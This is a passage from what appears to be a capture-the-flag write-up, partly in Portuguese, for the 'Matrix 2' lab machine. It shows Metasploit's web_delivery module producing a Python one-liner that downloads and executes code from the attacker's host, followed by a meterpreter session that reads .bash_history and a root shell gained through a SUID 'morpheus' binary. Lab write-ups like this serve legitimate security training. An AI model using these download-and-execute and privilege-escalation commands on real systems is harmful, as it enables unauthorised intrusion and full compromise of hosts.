  it. Similarly, the pubprn target uses the pubprn.vbs script to
  request and execute a .sct file. Both web requests (i.e., the .sct
  file and PowerShell download/execute) can occur on the same port.
  "PSH (Binary)" will write a file to the disk, allowing for custom
  binaries to be served up to be downloaded and executed.

References:
  https://securitypadawan.blogspot.com/2014/02/php-meterpreter-web-delivery.html
  https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
  http://www.powershellmagazine.com/2013/04/19/pstip-powershell-command-line-switches-shortcuts/
  https://www.darkoperator.com/blog/2013/3/21/powershell-basics-execution-policy-and-code-signing-part-2.
```




```
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.2.110
lhost => 192.168.2.110
msf5 exploit(multi/script/web_delivery) > set srvhost 192.168.2.110
srvhost => 192.168.2.110
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.110:4444
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.2.110:8080/VR1DvMK4IE4Rl
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;import ssl;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=
('urlopen',));r=u.urlopen('http://192.168.2.110:8080/VR1DvMK4IE4Rl', context=ssl._create_unverified_conte
xt());exec(r.read());"
```




```
n30@Matrix_2 ~$ python -c "import sys;import ssl;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.url
open('http://192.168.2.110:8080/VR1DvMK4IE4Rl', context=ssl._create_unverified_context());exec(r.read());"
```


Conexão realizada:



```
meterpreter > ls
Listing: /home/n30
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  950   fil   2020-06-23 00:38:45 -0300  .bash_history
100644/rw-r--r--  220   fil   2018-12-07 13:40:01 -0200  .bash_logout
100644/rw-r--r--  2083  fil   2018-12-07 13:40:01 -0200  .bashrc
40755/rwxr-xr-x   4096  dir   2018-12-07 13:40:01 -0200  .bashrc.d
100644/rw-r--r--  0     fil   2018-12-08 11:57:05 -0200  .penv
100644/rw-r--r--  746   fil   2018-12-07 13:40:01 -0200  .profile
40755/rwxr-xr-x   4096  dir   2018-12-07 13:40:01 -0200  .profile.d
100644/rw-r--r--  0     fil   2020-06-23 00:38:45 -0300  .sdirs
40700/rwx------   4096  dir   2018-12-07 13:40:01 -0200  .ssh
```




```
meterpreter > cat .bash_history
id
m}'
morpheus 'BEGIN {system("/bin/sh")}'
ls -l /usr/bin/morpheus
exit
morpheus 'BEGIN {system("/bin/sh")}'
ls -l /usr/bin/morpheus
exit
morpheus 'BEGIN {system("/bin/sh")}'
exit
morpheus 'BEGIN {system("/bin/sh")}'
clear
chown n30:n30 /usr/bin/morpheus
exit
chmod -x /usr/bin/morpheus
ls -l /usr/bin/morpheus
chmod -r /usr/bin/morpheus
ls -l /usr/bin/morpheus
ls -w /usr/bin/morpheus
chmod -w /usr/bin/morpheus
```



```
meterpreter > shell
id
Process 1407 created.
Channel 2 created.
/bin/sh: 0: can't access tty; job control turned off
$ uid=1000(n30) gid=1000(n30) groups=1000(n30)
```

Root:

morpheus 'BEGIN {system("/bin/sh")}'



```
$ morpheus 'BEGIN {system("/bin/sh")}'
/bin/sh: 0: can't access tty; job control turned off
# id
uid=1000(n30) gid=1000(n30) euid=0(root) groups=1000(n30)
# uname -a
Linux Matrix_2 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux
```